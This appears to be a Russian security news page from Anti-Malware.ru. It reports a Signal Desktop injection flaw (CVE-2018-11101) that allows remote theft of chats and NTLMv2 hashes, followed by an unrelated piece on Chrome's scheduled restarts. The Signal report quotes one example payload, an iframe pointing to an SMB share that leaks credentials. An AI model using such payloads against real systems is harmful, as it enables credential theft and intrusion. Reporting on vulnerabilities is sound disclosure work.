



Новый баг в Signal позволяет получить переписку в виде простого текста

Новый баг в Signal позволяет получить переписку в виде простого текста

Новый баг в Signal позволяет получить переписку в виде простого текста

Второй раз за неделю пользователям приложения для обмена сообщениями Signal придется обновлять свои инсталляции программы, так как разработчики устранили еще одну серьезную уязвимость, способную привести к инъекции злонамеренного кода.

Для эксплуатации этого бага злоумышленнику нужно всего лишь отправить специальное текстовое сообщение на десктопную версию мессенджера. При этом взаимодействие с пользователем совершенно не требуется.

Новая уязвимость получила идентификатор CVE-2018-11101, она находится в функции, отвечающей за проверку цитируемых сообщений.

Другими словами, все, что потребуется злоумышленнику, — отправить вредоносный код HTML-JavaScript в качестве сообщения жертве, а затем процитировать — и, соответственно, ответить — на это сообщение случайным текстом.


Получив это сообщение, настольная версия клиента Signal выполнит вредоносную составляющую без всякого взаимодействия с пользователем. Эксперты опубликовали видео, на котором демонстрируется успешная атака на Signal.

Исследователям также удалось создать новый PoC-эксплойт, который позволяет удаленно похитить все беседы жертвы в Signal. Причем эти беседы будут получены злоумышленником в виде простого текста.

Стало быть, данная атака сводит на нет сквозное шифрование, применяемое в Signal.

Но и это еще не все. Специалисты отметили, что злоумышленник может подключить файлы, используя тег iFrame и попытаться похитить хеш пароля NTLMv2 пользователей Windows.

«В операционной системе Windows политика защиты контента (CSP) не может предотвратить удаленное подключение файлов через SMB-протокол. В этом случае атакующий может удаленно запустить JavaScript, указав его в качестве источника в теге iframe, например: <iframe src=\\DESKTOP-XXXXX\Temp\test.html>», — пишут исследователи.

Эксперты полагают, что киберпреступник может использовать инъекцию кода, чтобы заставить Windows инициировать автоматическую проверку подлинности с SMB-сервером, что приведет к передаче имени пользователя и хеша пароля NTLMv2 атакующему.

Подпишитесь на новости

Google Chrome сам перезапустится для обновления, когда вы отойдёте за кофе

Google готовит для Chrome функцию отложенного перезапуска, которая позволит установить обновление без внезапного закрытия браузера в самый неподходящий момент. Корпорация добра уже добавила варианты перезапуска, напоминания, визуальные индикаторы и сбор технической статистики. До стабильной версии Chrome новинка пока не добралась.

На разработку указывают изменения в коде Chromium, объединённые темой queued-restarts.

После загрузки обновления браузер сможет предложить два варианта: перезапуститься немедленно или дождаться, когда пользователь отойдёт от компьютера. Во втором случае Chrome выждет примерно пять минут бездействия и только затем попробует закрыться и запуститься заново.


Перезапуск отменят, если Chrome скачивает файл, воспроизводит аудио или видео, записывает экран либо использует камеру. То есть сериал, видеозвонок и загрузка архива теоретически переживут обновление.

О запланированном перезапуске сообщат всплывающее уведомление и индикатор в меню приложения с надписью «Запланированное обновление». Напоминания могут появляться при открытии новой вкладки, чтобы Chrome не лез со своими апдейтами посреди работы.

Правда, название Scheduled Restart звучит пока солиднее самой функции. Выбрать точное время, как в Windows Update, текущая реализация не позволяет: браузер ориентируется прежде всего на отсутствие активности.

Google ранее обещала искать менее раздражающие способы перезапуска Chrome ради обновлений. Когда функция появится у всех — неизвестно.

RSS: Новости на портале Anti-Malware.ru